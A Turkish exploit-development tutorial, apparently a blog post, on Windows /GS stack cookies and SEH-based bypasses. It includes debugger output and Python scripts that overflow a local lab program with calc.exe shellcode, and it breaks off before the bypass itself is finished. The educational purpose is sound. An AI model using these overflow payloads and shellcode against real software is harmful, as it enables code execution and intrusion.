



Bekir Karul

SafeSEH ve Stack Cookie Korumasının Atlatılması

Bugüne dek blogda yazdığım yazılarda herhangi bir koruma mekanizması ile uğraşmamıştık. Yani örneğin yazdığımız exploit her zaman çalışıyordu, geri dönüş adreslerimiz vesaire sabitti ve bir sorun teşkil etmiyordu, işimiz kolaydı. Fakat durum aslında öyle değil, neticede işletim sisteminiz sizi o kadar rahat bırakmamak için birtakım önlemler almış durumda. Biraz da bunlara yoğunlaşmaya karar verdim ve sanırım bu yazı bu serinin ilk yazısı olacak.

Dediğimiz gibi, işletim sisteminiz sizi zorlamak için bazı önlemler alıyor. Mesela bunları genel olarak şöyle sıralayabiliriz.

1. Stack Cookie
2. SafeSEH
3. ASLR
4. DEP

Genel bir bakış açısıyla bu 4 koruma ile ilgilenip, onları aşmaya çalışacağız diyebiliriz. Bu ilk yazıda sizlere **Stack Cookie** ve **SafeSEH** korumasının ne olduğunu, onları nasıl bypass edebileceğimizi göstermek istiyorum. Yazı boyunca kullandığım sistem *Windows XP SP3* olacak. Sanırım uzunca bir yazı bizi bekliyor, teknik detaylarda boğulmadan önce yanınıza çay almanızı, arkaplanda didaktik olmayan bir müzik açmanızı öneriyorum.

Stack Cookie Koruması Nedir ?

Hatırlarsanız önceki yazılardan birinde fonksiyonlara girip çıkarken gerçekleşen birtakım işlemlerden bahsetmiş, bunlara function prologue ve function epilogue isimlerinin verildiğinden bahsetmiştik. Prologue fonksiyon çağırıldığında, epilogue ise fonksiyondan çıkarken gerçekleşiyordu. İşte Stack Cookie koruması derleyicide aktif edilirse, bu iki işleme temel stack overflow zafiyetlerini engellemek için ekstra birtakım kontrol kodları ekliyor. Peki bunu nasıl yapıyor ?

Öncelikle programınız çalıştığında 4 byte boyuta sahip bir ana cookie oluşturup, bu cookiei `.data` bölümünde saklanıyor. Function prologue işleminde bu ana cookie değeri, stackde bulunan return değeri ile yerel değişkenler arasına kopyalanıyor. Yani stackdeki görüntü şu şekilde oluyor :

```
-----  
|           |  
|  Buffer   |  
|           |  
|-----|  
|  Cookie  |  
|-----|  
| Kaydedilen EBP |  
|-----|  
|  Return Adresi  |  
-----
```

Ardından, fonksiyondan çıkılırken, yani epilogue işlemi çalıştırıldığı sırada bu ana cookie değeri kontrol ediliyor. Eğer bu değer bizim ana cookie değerimiz ile aynıysa program çalışmaya devam ediyor, fakat eğer farklıysa, yani bir şekilde stack overflow gerçekleşip bu değer değiştiyse, karşılaştırma başarısız oluyor ve cookie değeri değiştiği için program sonlandırılıyor. Yani örneklemek gerekirse eğer bir stack overflow zafiyeti exploit edilmeye çalışılırsa stackdeki durum şöyle olacağı için cookie değeri değişiyor, ve cookienin doğrulanması başarısız olduğundan mütevellit program sonlanıyor.

```

----- A
|           | A
|  Buffer    | A
|           | A
|----- A
|  Cookie   | A  -> Cookie'nin deęeri deęiřiyor
|----- A
|  Kaydedilen EBP | A
|----- A
|  Return Adresi | A
----- A

```

Ayrıca **/GS** korumasının aktif olması için buffer parametresinin 5 byte ve üzeri bir değere sahip olması gerekiyor, aksi halde bu koruma performansı kötü yönde etkilememek için aktif olmuyor. Ayrıca bu koruma açıldığı zaman deęişkenler üzerlerine yazılmasını engellemek amacıyla tekrar sıralanıyor ve daha yüksek adres deęerlerine taşınıyor.

Peki Nasıl Çalışıyor ?

Öncelikle merak edenler olabilir, bu cookie değeri neye göre oluşturuluyor ? Cookie değeri bazı fonksiyonlardan dönen deęerlerin XOR işlemine sokulmasıyla meydana geliyor. İnternet üzerinde durumu özetleyen güzel bir kod parçası buldum :

```

1  #include <stdio.h>
2  #include <windows.h>
3
4  int main() {
5      FILETIME ft;
6          unsigned int Cookie=0; unsigned int tmp=0;
7          unsigned int *ptr=0; LARGE_INTEGER perfcoun;
8          GetSystemTimeAsFileTime(&ft);
9          Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;
10         Cookie = Cookie ^ GetCurrentProcessId();
11         Cookie = Cookie ^ GetCurrentThreadId();
12         Cookie = Cookie ^ GetTickCount();
13         QueryPerformanceCounter(&perfcoun);
14         ptr = (unsigned int)&perfcoun;
15         tmp = *(ptr+1) ^ *ptr;
16         Cookie = Cookie ^ tmp;
17         printf("Cookie: %.8X\n", Cookie);
18         return 0;

```

Şimdi olayı iyice anlayabilmeniz adına basit bir örnek yapalım, ve stack cookienin mantığını anlayalım. Öncelikle zafiyet barındıran basit bir koda ihtiyacımız olacak, bunun için şuradaki programın biraz düzenlenip sadeleştirilmiş halini kullanacağız. Döküman boyunca kullanacağımız kaynak programlara şuradan ulaşabilirsiniz.

Şimdi, öncelikle *prog1* adlı programda inceleme yapacağız, derleme işlemi için Visual C++ 2008 sürümünü kullanıyor olacağız. Öncelikle size bu **/GS** koruması ile derlenen ile **/GS** koruması olmadan derlenen program arasındaki farkı göstermek istiyorum. İlk olarak *Project->Properties->Code Generation* kısmındaki **Buffer Security Check** kısmını **NO** yaparak derlenen programdaki pr fonksiyonu çağırıldığında çalıştırılan kısmı görelim.

```
0:000> uf pr
004112e0 55          push     ebp
004112e1 8bec        mov     ebp,esp
004112e3 81ec34020000 sub     esp,234h
004112e9 53          push     ebx
004112ea 56          push     esi
004112eb 57          push     edi
004112ec 66a13c474100 mov     ax,word ptr [prog1!'string'
(0041473c)]
004112f2 6689850cfeffff mov     word ptr [ebp-1F4h],ax
004112f9 68f2010000 push    1F2h
004112fe 6a00        push    0
00411300 8d850efeffff lea     eax,[ebp-1F2h]
00411306 50          push     eax
00411307 e849fdffff call    prog1!ILT+80(_memset)
(00411055)
0041130c 83c40c     add     esp,0Ch
0041130f 8b4508     mov     eax,dword ptr [ebp+8]
00411312 50          push     eax
00411313 8d8d0cfeffff lea     ecx,[ebp-1F4h]
```

```

00411319 51          push    ecx
0041131a e863fdffff    call   prog1!ILT+125(_strcpy)
(00411082)
0041131f 83c408        add     esp,8
00411322 5f          pop     edi
00411323 5e          pop     esi
00411324 5b          pop     ebx
00411325 8be5        mov     esp,ebp
00411327 5d          pop     ebp
00411328 c3          ret

```

Gördüğünüz üzere pr fonksiyonu çalıştığında standart bir şekilde, ek bir koruma olmadan çağrı gerçekleşiyor. Şimdi **Buffer Security Check** ayarını Yes olarak değiştirip aynı kısma tekrar göz atalım.

```

0:000> uf pr
004112e0 55          push    ebp
004112e1 8bec        mov     ebp,esp
004112e3 81ec38020000 sub    esp,238h
004112e9 a114604100  mov     eax,dword ptr
[prog1!__security_cookie (00416014)]
004112ee 33c5        xor     eax,ebp
004112f0 8945fc        mov     dword ptr [ebp-4],eax
004112f3 53          push    ebx
004112f4 56          push    esi
004112f5 57          push    edi
004112f6 66a13c474100 mov     ax,word ptr [prog1!'string'
(0041473c)]
004112fc 66898508feffff mov     word ptr [ebp-1F8h],ax
00411303 68f2010000  push    1F2h
00411308 6a00        push    0
0041130a 8d850afeffff lea     eax,[ebp-1F6h]
00411310 50          push    eax
00411311 e83ffdffff    call   prog1!ILT+80(_memset)

```

```

(00411055)
 00411316 83c40c      add    esp,0Ch
 00411319 8b4508      mov    eax,dword ptr [ebp+8]
 0041131c 50          push   eax
 0041131d 8d8d08fefff lea    ecx,[ebp-1F8h]
 00411323 51          push   ecx
 00411324 e859fdffff   call   prog1!ILT+125(_strcpy)
(00411082)
 00411329 83c408      add    esp,8
 0041132c 5f          pop    edi
 0041132d 5e          pop    esi
 0041132e 5b          pop    ebx
 0041132f 8b4dfc      mov    ecx,dword ptr [ebp-4]
 00411332 33cd        xor    ecx,ebp
 00411334 e8e0fcffff   call
prog1!ILT+20(__security_check_cookie(00411019))
 00411339 8be5        mov    esp,ebp
 0041133b 5d          pop    ebp
 0041133c c3          ret

```

Kodları karşılaştırırsanız **/GS** koruması ile prologue işlemine ilaveten yeni kontroller geldiğini göreceksiniz. Ayrıca dediğim gibi **/GS** koruması karşılaştırmayı yapmak için epilogue işlemine de -yani fonksiyondan çıkma sırasında çalışacak- ilave kodlar ekliyor.

Basitçe iki kodu karşılaştıralım. Öncelikle prologue kısmında ne değişiklikler olmuş dersek genel olarak şu kodlar ilave edildi diyebiliriz.

```

004112e3 81ec3802000 sub    esp,238h
004112e9 a114604100   mov    eax,dword ptr
[prog1!__security_cookie (00416014)]
004113d3 33c5        xor    eax,ebp
004113d5 8945fc      mov    dword ptr [ebp-4],eax

```

Görüldüğü üzere öncelikle 568 byte ayrılıyor, ardından oluşturulan cookie değeri EAX yazmacına alınıyor. Cookie EBP ile XOR'lanıp, yığında return değerinin hemen altında saklanıyor.

Epilogue kısmına geçecek olursak şu değişiklikler göze çarpıyor.

```
0041132f 8b4dfc      mov     ecx,dword ptr [ebp-4]
00411332 33cd       xor     ecx,ebp
00411334 e8e0fcffff  call   prog1!ILT+20(__security_check_cookie (00411019))
```

Buradaysa öncelikle yığında saklanan cookie değeri ECX yazmacına alınıyor. Ardından prologue'de olduğu gibi EBP ile bir XOR işlemi yapılıyor, ve son olarak cookie'nin doğruluğunu kontrol edecek olan fonksiyon çağırılıyor. Bu doğruluk kontrolünün ardından eğer cookie değeri değişmişse program sonlandırılıyor, aksi halde çalışmaya devam ediyor.

Stack Cookie Statik mi Dinamik mi ?

Şimdi öncelikle **/GS** kapalı şekilde derlediğimiz programımız için exploit yazalım. Yerelde 200 numaralı portu dinleyen programa basit bir python kodu ile **1000** karakterlik bir metasploit pattern gönderelim ardından *WinDbg* üzerinde exploiting işlemini gerçekleştirelim.

```
import struct
from socket import *

host = "localhost"
port = 200
adres = (host,port)

Baglanti = socket(AF_INET, SOCK_STREAM)
Baglanti.connect(adres)
```

```
cokertkaarsim =
```

```
"Aa0Aa12Af3Af4Af5Af6Af7Af3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3A***snip  
ped"
```

```
Baglanti.send(cokertkaarsim)
```

```
Baglanti.close()
```

Kodu çalıştırmadan önce kullanacağımız Windbg için yazılmış olan **byakugan** eklentisini kurmayı unutmayın. Eklentiye metasploit'in github sayfasında bulabilirsiniz. Kurduğunuzu varsayıp devam ediyorum. Kodu çalıştırdıktan sonra program Windbg'da çökecek. Ardından byakugan'ı kullanarak bize gereken offset adresini bulacağız.

```
(390.a78): Access violation - code c0000005 (first chance)  
First chance exceptions are reported before any exception  
handling.
```

```
This exception may be expected and handled.
```

```
eax=0012e00c ebx=7ffd4000 ecx=0012ee34 edx=00000000 esi=00bff790  
edi=00bff6ee eip=41387141 esp=0012e208 ebp=37714136
```

```
41387141 ??          ???
```

```
0:000> !load byakugan
```

```
0:000> !pattern_offset 1000
```

```
[Byakugan] Control of ebp at offset 500.
```

```
[Byakugan] Control of eip at offset 504.
```

Gördüğümüz üzere byakugan EIP yazmacı üzerine 504 bytedan sonra yazıldığını söylüyor. Şimdi geriye kalan tek şey stackte yer edinecek olan shell kodumuza atlamak için gereken instructionı bulmak. Onu da Windbg kullanıp önceki yazılarda yaptığımız şekilde buluyoruz. Bu örneğimizde ben `push esp, ret` metodunu kullanacağım.

```
0:000> lm
```

```
start      end          module name
```



```

00400000 0041a000 prog1
10200000 10323000 MSVCR90D #Bu modülde arama yapacağız
***snipped***
0:001> a
7c90120f push esp
push esp
7c901210 ret
ret
7c901211

0:001> u 7c90120f
ntdll!DbgBreakPoint+0x1:
7c90120f 54          push     esp
7c901210 c3          ret
0:001> s 10200000 10323000 54 c3 #MSVCR90D içerisinde arıyoruz.
102f0b58 54 c3 66 0f 73 d0 20 66-0f 7e c1 81 f9 00 00 f0
T.f.s. f.~.....
102f0bef 54 c3 b9 f4 03 00 00 66-0f 6e d9 66 0f 54 05 20
T.....f.n.f.T.
102f6ef5 54 c3 66 0f 2e c3 7a 15-8b 44 24 08 c1 e8 1f dd
T.f...z..D$......
0:001> u 102f0b58
MSVCR90D!_libm_sse2_powf+0x208:
102f0b58 54          push     esp
102f0b59 c3          ret

```

Netice olarak `102f0b58` adresine aradığım iki instructionı buldum. Şimdi exploit'i buna göre düzenleyip tekrar çalıştıralım.

```

import struct
from socket import *

host = "localhost"
port = 200

```

```
adres = (host,port)
```

```
Baglanti = socket(AF_INET,SOCK_STREAM)
```

```
Baglanti.connect(adres)
```

```
boyut = 1000
```

```
cokertkaarsim = "A" * 504
```

```
cokertkaarsim += struct.pack('<I', 0x102f0b58) #push esp, ret  
MSVCR90D.dll
```

```
cokertkaarsim += "\x90" * 24
```

```
cokertkaarsim += "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
```

```
cokertkaarsim += "\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
```

```
cokertkaarsim += "\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
```

```
cokertkaarsim += "\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
```

```
cokertkaarsim += "\x57\x78\x01\xc2\x8b\x7a\x20\x01"
```

```
cokertkaarsim += "\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
```

```
cokertkaarsim += "\x45\x81\x3e\x43\x72\x65\x61\x75"
```

```
cokertkaarsim += "\xf2\x81\x7e\x08\x6f\x63\x65\x73"
```

```
cokertkaarsim += "\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
```

```
cokertkaarsim += "\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
```

```
cokertkaarsim += "\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
```

```
cokertkaarsim += "\xb1\xff\x53\xe2\xfd\x68\x63\x61"
```

```
cokertkaarsim += "\x6c\x63\x89\xe2\x52\x52\x53\x53"
```

```
cokertkaarsim += "\x53\x53\x53\x53\x52\x53\xff\xd7"
```

```
cokertkaarsim += "D" * (boyut-len(cokertkaarsim )) #D'ye bakip  
stackdeki kodu gorebilirsiniz.
```


```
Baglanti.send(cokertkaarsim)
```

```
Baglanti.close()
```

Exploiti çalıştırdığınızda çökme gerçekleşecek ve bizim ünlü hesap makinesi sizi karşılayacaktır. Buraya kadar tamam, bilinen stackoverflow açığını exploit ettik. Şimdi asıl konuya girelim, evet, buraya kadar aslında asıl konumuzda bile değildik, yalnızca yine bir programın exploit edilmesini inceledik! Öncelikle bu cookie değerinin statik olup olmadığını bir test edelim. Acaba program her açıldığında bu

cookie değeri aynı mı oluyordur ? Ne diyorsunuz ?

Şimdi yapacağımız şey aynı exploiti bu defa /GS koruması açık olan programımızda denemek! Hadi bakalım ne olacak.



Gördüğünüz gibi program crash oldu fakat exploitimiz çalışmadı. Şimdi neler olup bittiğini inceleyelim bakalım. Öncelikle bunun için bizim stack cookie kontrol edildiği sırada kullanılan fonksiyona breakpoint koyalım.

```
0:000> bp prog1!__security_check_cookie
0:000> bl
0 e 00411650 0001 (0001) 0:****
prog1!__security_check_cookie
```

Programı ve akabinde exploiti çalıştırdığımızda program cookie'nin karşılaştırıldığı kısımda duracak. Şimdi cookie değerimizi öğrenelim bakalım neymiş ?

```
Breakpoint 0 hit
eax=0012e004 ebx=7ffd6000 ecx=4153a0bd edx=00000000 esi=00796b12
edi=00bef554 eip=00411650 esp=0012dfc0 ebp=0012e1fc
prog1!__security_check_cookie:
00411650 3b0d00604100 cmp ecx,dword ptr
[prog1!__security_cookie (00416000)] ds:0023:00416000=376ba7b6
```

```
0:000> dd 00416000
00416000  376ba7b6 c8945849 00000000 00000000
00416010  ffffffff 00000001 ffffffff ffffffff
00416020  00000000 00000000 00000000 00000000
```

Buradan anlıyoruz ki bizim cookie değerimiz `376ba7b6`. Şimdi aynı adımları tekrar ederek cookie değerinin değişip değişmediğini sınavalım. Programı ve exploiti tekrardan çalıştırıyoruz.

```
Breakpoint 0 hit
eax=0012e004 ebx=7ffdc000 ecx=4153a0bd edx=00000000 esi=00796b12
edi=00bef554 eip=00411650 esp=0012dfc0 ebp=0012e1fc
prog1!__security_check_cookie:
00411650 3b0d00604100      cmp      ecx,dword ptr
[prog1!__security_cookie (00416000)] ds:0023:00416000=a6a86570
0:000> dd 00416000
00416000  a6a86570 59579a8f 00000000 00000000
00416010  ffffffff 00000001 ffffffff ffffffff
00416020  00000000 00000000 00000000 00000000
00416030  00000000 00000000 00000000 00000000
```

Bu defa cookie değerimiz `a6a86570` olmuş. Bu demektir ki stack cookie koruması olan bir programı exploit ederken programı inceleyip, cookie değerini not edip exploiti ona göre yazmak bir şeyi değiştirmiyor çünkü cookie değeri aslında dinamik bir değer ve program her çalıştığında bu değer değişiyor. Fakat yine de bu durumla ilgili istisnai bir güvenlik bildirisi de yok değil. (MS06-040)

Exception Handler Yardımıyla Stack Cookie Korumasını Atlamak

Öncelikle bu olayı teoride biraz açıklayalım. Bir hata oluşumunu kullanarak Stack cookie nasıl atlatılabilir ki ? Şöyle düşünün, exploitiniz çalışmak için ilerliyor. Ve fonksiyondan çıkış yani epilogue işlemleri gerçekleştiği sırada bir de stack cookie denetleniyordu, değil mi ? Peki ya bu cookie doğrulanmadan önce bir hata meydana

gelirse ? Ve siz o hata üzerinden **SEH** kullanarak programın akışını dilediğiniz yere yönlendirirseniz ? Sanırım anladınız. Oldukça basit fakat etkili bir yöntem. Bu yöntemi uygulamak için yine kullandığımız programı değiştiriyor ve içerisinde iki adet strcpy olan bir program kullanıyoruz. Bu sayede **SEH** üzerine yazabileceğiz ve **SEH** kullanarak bypass yapabileceğiz. Programı önceki indirme linki ile indirdiğiniz dosya içerisinde sbypass ismi ile bulabilirsiniz.

Exploitin Yazılması

Programın zafiyet içeren kaynak kodu şu şekilde gösterilebilir.

```
void seh(char *recvbuf) {
    char sendBuf[512];
    _try
    {
        strcpy(sendBuf, recvbuf);
        if(sendBuf[0] == '\x41') {
            //Var olmayan adrese yazmaya calisarak
            //bi exception olusturuluyor
            int* p = 0x00000000;
            *p = 10;
        }
    }
    _except (EXCEPTION_EXECUTE_HANDLER)
    {
        printf("Inside Exception Handler");
    }
}
```

Gördüğümüz üzere zafiyete sebebiyet veren `strcpy()` fonksiyonu var ve herhangi bir uzunluk kontrolü yapılmamış. Şimdi programı header bilgisinde yazdığı biçimde derleyelim ardından exploit işlemine geçelim. Öncelikle programı Windbg ile açıyoruz açarken Şimdi programımıza şu python scriptini temel olarak kullanarak **1000** tane A karakteri gönderelim bakalım.

```

#!/usr/bin python
# -*- coding:utf-8 -*-

import struct
from socket import *

host = "localhost"
port = 8888
adres = (host,port)

Baglanti = socket(AF_INET,SOCK_STREAM)
Baglanti.connect(adres)

cokertkaarsim = "A" * 1000

Baglanti.send(cokertkaarsim)
Baglanti.close()

```

Göndermeden önce tabii ki programı Windbg ile açıyoruz. Ardından programı `g` komutu ile çalıştırıp paketi gönderiyoruz. Akabinde çökme gerçekleşecek ve biz de seh'in durumunu kontrol edeceğiz.

```

(740.e74): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception
handling.
This exception may be expected and handled.
eax=00000000 ebx=7ffdf000 ecx=0035449c edx=00000041 esi=01f6f798
edi=01f6f6ee eip=5353105f esp=0012fb80 ebp=0012fda8
image53530000+0x105f:
5353105f c7000a000000 mov dword ptr [eax],0Ah
ds:0023:00000000=????????
0:000> !exchain
0012fd98: 41414141
Invalid exception stack at 41414141

```

Görüldüğü üzere EIP üzerinde hakimiyetimiz olmasa da **SEH** üzerine yazmayı başardık. Bu da demektir ki buradan yürürüz hehe. Şimdi, yavaş yavaş bypass edilmesi kısmına gelmeye çalışıyorum fakat açıklanması gereken yerler çok fazla bu yüzden bir türlü gelemedim. Burada SEH'in neler yaptığını anlamak isteyen arkadaşlarımız önceki **SEH** yazısına bakabilirler, yahut yorum ile anlamadığınızı kısımları belirtirseniz yardımcı olmaya çabalarım. Önceki yazıda SEH'in nasıl devreye girdiğini, üzerine yazdığımızda ne elde ettiğimizi, SEH'i kullanarak nasıl program akışını değiştirebileceğimizi ve buna benzer diğer şeyleri öğrenebilirsiniz. Yine de genel olarak **SEH** üzerine yazıldığında neler olduğunu kısaca bir resim üzerinde görelim.

The screenshot displays a debugger interface with three main panels. The top-left panel shows assembly code with addresses, hex values, and disassembled instructions. The top-right panel shows the state of CPU registers. The bottom panel shows a memory dump with addresses, hex values, and ASCII characters. The assembly code includes instructions like 'ADD ECX, 1', 'TEST DL, DL', 'JE SHORT sbypass.53531590', 'MOV BYTE PTR DS:[EDI], DL', 'ADD EDI, 4', 'TEST ECX, 3', 'JNZ SHORT sbypass.53531521', 'JMP SHORT sbypass.5353152E', 'MOV DWORD PTR DS:[EDI], ECX', 'ADD EDI, 4', 'MOV EDX, 7E7E7E7E', 'MOV EAX, DWORD PTR DS:[ECX]', 'XOR EAX, EAX', 'XOR EAX, EDX', 'MOV EDX, DWORD PTR DS:[ECX]', 'ADD ECX, 4', 'TEST EAX, 31010100', 'JE SHORT sbypass.53531539', 'TEST DL, DL', 'JE SHORT sbypass.53531590', 'TEST DH, DH', 'JE SHORT sbypass.53531587', 'TEST EDX, 0FF0000', 'JE SHORT sbypass.5353157A', 'TEST EDX, FF000000', 'JE SHORT sbypass.53531572', 'JMP SHORT sbypass.53531539', 'MOV DWORD PTR DS:[EDI], ECX', 'MOV EAX, DWORD PTR SS:[ESP+8]', 'POP EDI'. The registers window shows EAX: 7E7E7E7E, ECX: 0035419C, EDI: 7E7E7E7E, EBX: 7FFD0000, ESP: 0012FB70, EBP: 0012FD08, ESI: 00790074, EDI: 0012FD9C. The memory dump shows addresses from 0012FD7C to 0012FD9C, with hex values and ASCII characters like 'AAAAAAA', '00 15 53 53', and '00 00 00 78 FF 12 00'.

Burada resimde gördüğünüz üzere `strycpy()` bizim **SE Handler** üzerine yazıyor. Stack'e bakarsanız yazmaya devam ettiğimiz taktirde SEH'in üzerine yazdığımız için tamamen değişeceğini görebilirsiniz. Bu da demektir ki programın akışını yönlendirebiliriz. Bunun ardından kaynak kodun içerisindeki hatalı pointer kullanımı geliyor. Bakalım:

MOV DWORD PTR SS:[EBP-21C], 0 ;EBP-21C(0012FB8C) adresinde 4 byte sıfırlandı

MOV EAX, DWORD PTR SS:[EBP-21C] ;Bu sıfırlanan 4 byte değeri EAX registerine alındı

MOV DWORD PTR DS:[EAX], 0A ;EAX yazmacında bulunan adrese 0A


Görüldüğü gibi, EAX registerına alınan 00000000 adresine bir veri saklanmaya çalışılıyor. Haliyle program burada çöküyor ve istisna olduğu için exception handler devreye giriyor.

Şimdi yavaş yavaş **SEH** kullanarak Stack Cookie korumasının atlatılması kısmına giriş yapıyoruz. Öncelikle bu programın **SEH** exploitinin yazalım, ardından programı **/GS** koruması ile derleyip oradan devam edeceğiz. (Unutmadan ekleyeyim, programı **/SAFESEH:NO** olarak derliyoruz, aksi halde exploit edemeyiz! Şimdilik tabii.) **SEH** exploitini yazabilmek adına öncelikle metasploit yahut Immunity debugger ile **1000** karakter uzunluğunda bir pattern oluşturalım, ardından bunu python scriptimize ekleyelim ve akabinde Windbg yardımıyla debug ederek !exchain komutu ile **SEH** üzerine yazılan değerlerin *byakugan* eklentisi yardımıyla offsetini bulalım. (Kütüphanedeki bayan, lütfen ekranıma bakmayı bırakın, utanıyorum. Sevgiler.)

```
0:000> g
(f94.1a8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception
handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=35724134 edx=7c9032bc esi=00000000
edi=00000000 eip=35724134 esp=0012f3e0 ebp=0012f400
35724134 ??          ???
0:000> !exchain
0012f3f4: ntdll!ExecuteHandler2+3a (7c9032bc)
0012f7c4: ntdll!ExecuteHandler2+3a (7c9032bc)
0012fd98: 35724134
Invalid exception stack at 72413372
0:000> !pattern_offset 1000
[Byakugan] Control of ecx at offset 524.
[Byakugan] Control of eip at offset 524.
```

520 bayttan sonrası **SE handler** üzerine yazıyor demek ki. Onun ardından da **Next**

SEH geliyor. Klasik **SEH** exploitlerinde nasıl oluyordu hatırlamaya çalışın. Biz SE Handler üzerine pop pop ret üçlüsünü, Next SEH üzerine de shellcodea atlayacak jmp instructionını yazıyorduk değil mi ? Pekala, o zaman haydi yapalım bakalım. Öncelikle 06 byte jump kodumuzun opcodeu eb 06 idi. Bunu şu şekilde hex halinde ve iki nop ekleyerek yazıyorduk. \xeb\x06\x90\x90 Şimdi bir de pop pop ret üçlüsünü bulmamız gerek. Bunun için Immunity Debugger'da CTRL+S kısayolu ile (Find Sequence of commands) pop r32 pop 32 ret şeklinde bir arama yapalım.



Görüldüğü üzere program 535313C8 adresinde pop pop ret üçlüsünü buldu. Bu değerler kaynak koda bakarsanız eğer inline assembly ile eklenen değerler. Bu değerleri exploit yazmak için kullanıyoruz. O halde exploitimizin gövdesi şu şekilde olacak demektir:

```
cokertkaarsim = "A" * 520
cokertkaarsim += "\xeb\x06\x90\x90" #6 byte
jump
cokertkaarsim += struct.pack('<I', 0x535313c8) #pop pop
ret
cokertkaarsim += "\x90" * 24
cokertkaarsim += "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f" #calc.exe
shellcode
cokertkaarsim += "\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
cokertkaarsim += "\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
cokertkaarsim += "\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
cokertkaarsim += "\x57\x78\x01\xc2\x8b\x7a\x20\x01"
```

```
cokertkaarsim += "\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
cokertkaarsim += "\x45\x81\x3e\x43\x72\x65\x61\x75"
cokertkaarsim += "\xf2\x81\x7e\x08\x6f\x63\x65\x73"
cokertkaarsim += "\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
cokertkaarsim += "\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
cokertkaarsim += "\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
cokertkaarsim += "\xb1\xff\x53\xe2\xfd\x68\x63\x61"
cokertkaarsim += "\x6c\x63\x89\xe2\x52\x52\x53\x53"
cokertkaarsim += "\x53\x53\x53\x53\x52\x53\xff\xd7"
```

